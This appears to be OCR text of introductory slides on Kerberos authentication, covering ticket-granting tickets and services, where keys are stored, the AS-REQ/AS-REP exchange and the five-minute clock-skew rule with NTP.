
Kerberos. Intern Level



Three Heads
Three problems


I WOULD'VE USED KERBEROS FOR AUTHENTICATION
BUT THAT'S NONE OF MY BUSINESS
makeameme.org

Kerberos. Intern Level




TGT – Ticket Granting Ticket

TGS – Ticket Granting Service

TGT FOR USER

TGS FOR SERVICE

Kerberos. Junior Level



Key ==


secret ==

kind of password

On DC, keys are stored in the ntds.dit file

On clients in LSA cache

Kerberos. Junior Level. Phases.




AS – Authentication Service

AP – APplication server

REQ – REQuest

REP - REsPonse

Kerberos. Junior Level. AS-REQ




AS-REQ

office\michael


Client Secret

timestamp


Kerberos. Junior Level. AS-REP




Timestamp == current time +- 5 min



time syncing protocol – NTP (123 port)



